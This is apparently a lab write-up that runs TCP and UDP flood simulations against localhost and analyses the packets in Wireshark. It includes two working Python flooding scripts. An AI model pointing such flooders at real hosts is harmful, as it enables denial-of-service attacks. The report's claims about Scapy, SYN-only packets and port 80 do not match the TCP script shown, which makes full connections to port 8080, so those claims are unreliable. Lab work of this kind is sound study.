TCP SYN Flood Simulation and Analysis

Objective

To simulate a TCP SYN Flood attack using Python and analyze the generated network traffic using Wireshark.

Tools Used

- Python
- Scapy library
- Wireshark

Python Script for SYN Flood

tcp_traffic.py × udp_traffic.py

myprojects > tcp_traffic.py > ...

```python
import socket
import threading
import time

TARGET = "127.0.0.1"
PORT = 8080
THREADS = 30
DELAY = 0.01   # small delay to control load

def tcp_worker(thread_id):
    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(2)
            s.connect((TARGET, PORT))

            message = f"Hello from thread {thread_id}".encode()
            s.sendall(message)

            s.close()
            time.sleep(DELAY)
        except Exception as e:
            print(f"[Thread {thread_id}] Error:", e)

def main():
    print("Starting TCP traffic generator...")
    for i in range(THREADS):
        t = threading.Thread(target=tcp_worker, args=(i,))
        t.daemon = True
        t.start()

    while True:
        time.sleep(1)

if __name__ == "__main__":
    main()
```

Steps Performed


1. Installed the **Scapy** library in Python.
2. Wrote a Python script to generate SYN packets.
3. Opened **Wireshark** and started capturing packets on the Ethernet interface.
4. Ran the Python script.
5. Stopped the capture after packets were generated.
6. Applied the following filter in Wireshark:

tcp.flags.syn == 1 && tcp.flags.ack == 0


Observations

- Multiple **TCP SYN packets** were generated.
- **Random source ports** were used.
- Destination port was **80**.
- TCP handshake was **not completed**.
- Wireshark showed **RST packets and retransmissions**. Example


tcp.flags.syn == 1 && tcp.flags.ack == 0




tcp.flags.syn == 1 && tcp.flags.ack == 1



tcp.flags.reset == 1



tcp.flags.syn == 1 || tcp.flags.reset == 1



Result

The SYN flood simulation successfully generated a large number of SYN packets. Wireshark analysis confirmed the presence of repeated SYN packets and incomplete TCP handshakes, which are typical characteristics of SYN flood attack traffic.

UDP Flood Simulation and Analysis

Objective

To simulate a **UDP Flood attack using Python** and analyze the generated network traffic using **Wireshark**.

Tools Used

- Python
- Socket library
- Wireshark

Python Script for UDP Flood

tcp_traffic.py udp_traffic.py

myprojects > udp_traffic.py > ...

```python
import socket
import random
import time

TARGET = "127.0.0.1"
PORT = 9999
PACKET_SIZE = 1024
DELAY = 0.005   # control speed

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

print("Starting UDP traffic generator...")

try:
    while True:
        data = random._urandom(PACKET_SIZE)
        sock.sendto(data, (TARGET, PORT))
        time.sleep(DELAY)

except KeyboardInterrupt:
    print("\nStopped by user")
```

Steps Performed

1. Open **Wireshark**.
2. Select the **Ethernet network interface**.
3. Start packet capture.
4. Run the **UDP flood Python script**.
5. Stop the capture after packets are generated.

6. Apply the following filter to analyze UDP traffic.

Wireshark Filter Used udp

This filter displays only **UDP packets** in the capture.

Observations


During the packet capture, the following behavior was observed:


- A large number of **UDP packets** were generated in a short time.
- All packets were sent to the **same destination port (9999)**.
- Packet sizes were mostly similar.
- Source and destination IP addresses appear the same because the simulation was performed on the **same machine**.

Example packet format observed in Wireshark:

Source Port → Destination Port (UDP)

Example:





Result

The UDP flood simulation successfully generated a high number of UDP packets. Wireshark analysis confirmed the presence of continuous UDP traffic directed toward the target port. Such behavior is characteristic of a **UDP Flood Denial-of-Service attack**, where a system is overwhelmed with excessive UDP packets.